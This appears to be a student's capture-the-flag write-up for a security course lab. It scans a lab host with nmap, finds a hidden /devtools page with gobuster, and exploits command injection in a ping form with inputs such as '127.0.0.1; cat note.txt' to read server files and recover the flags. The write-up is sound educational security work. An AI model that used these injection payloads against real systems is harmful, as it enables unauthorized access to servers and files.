

Part 1

First I followed the link

<http://13.58.178.91/>

I tried <http://13.58.178.91/admin> and <http://13.58.178.91/login> but both gave 404 not found errors.

Next, i decided to do a port scan.


I ran

`nmap -p0- -sV 13.58.178.91`

```
(kali㉿kali)-[~]
$ nmap -p0- -sV 13.58.178.91
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-09 17:08 EDT
Nmap scan report for ec2-13-58-178-91.us-east-2.compute.amazonaws.com (13.58.178.91)
Host is up (0.027s latency).
Not shown: 65533 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
6798/tcp  open  http     Werkzeug httpd 1.0.1 (Python 3.8.5)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 125.81 seconds
```

All of the ports but 6798 were uneventful, with 13.58.178.91:6798 giving



The flag is written on the image,



^ p1

The flag is CMSC388U{nm4p_t4k35_f0r3v3r}

Part 2

Since I'm looking for their backend development tools, I tried to append things to the end of the URL <http://13.58.178.91:6798/> such as
<http://13.58.178.91:6798/developmenttools>
<http://13.58.178.91:6798/tools>
<http://13.58.178.91:6798/devtools>
the last one was successful.



However, I suppose you can use nmap and/or gobuster for this as well.

Running

```
gobuster dir -u http://13.58.178.91:6798 -w /usr/share/wordlists/dirb/common.txt
```

Outputs

```
(kali@kali)-[~]
$ gobuster dir -u http://13.58.178.91:6798 -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)

[+] Url:             http://13.58.178.91:6798
[+] Threads:         10
[+] Wordlist:         /usr/share/wordlists/dirb/common.txt
[+] Status codes:     200,204,301,302,307,401,403
[+] User Agent:       gobuster/3.0.1
[+] Timeout:         10s

2021/05/11 12:28:32 Starting gobuster
/devtools (Status: 200)

2021/05/11 12:28:48 Finished
```

Suggesting that there is the /devtools path on the port and confirming our suspicions.

Part 3

First, I tried IP addresses such as

```
127.0.0.1
```

```
13.58.178.91
```

And all of these had successful packet transfers

```
13.58.178.91:6798 returned "ping: 13.58.178.91:6798: Name or service
not known"
```

I tried an injection of the system

```
127.0.0.1' --
```

And got

```
bash: -c: line 0: unexpected EOF while looking for matching `''
bash: -c: line 1: syntax error: unexpected end of file
```

So it appears that there is a bash script running on the backend server.

```
127.0.0.1: ls
```

returns

ping: ls: No address associated with hostname

```
127.0.0.1: 127.6.6.8
```

Returns

ping: 127.0.0.1:: Name or service not known

I realized I was using : instead of ;

```
127.0.0.1; ls
```

yields

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data. 64 bytes from 127.0.0.1: icmp_seq=1 ttl=64
time=0.021 ms --- 127.0.0.1 ping statistics --- 1 packets transmitted, 1 received, 0% packet
loss, time 0ms rtt min/avg/max/mdev = 0.021/0.021/0.021/0.000 ms note.txt
```

We can see that the files in the PWD are

```
Note.txt
```


The next command is

```
127.0.0.1; cat note.txt
```

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data. 64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.020 ms --- 127.0.0.1 ping statistics --- 1 packets transmitted, 1 received, 0% packet loss, time 0ms rtt min/avg/max/mdev = 0.020/0.020/0.020/0.000 ms For completely reasonable reasons, I moved a copy of my sensitive files to the webserver so my boss can see them They are available at <http://13.58.178.91:6798/confidentialdata>

The message says that the files were moved to


<http://13.58.178.91:6798/confidentialdata>



Hi Lartin, I uploaded my latest project files here, as you asked
In the future, I can always just email them to you...

p3: [aerodynamic_test_results.pdf](#)

Download the pdf and get



The flag is CMSC388U{c0ws_c4n_f7y}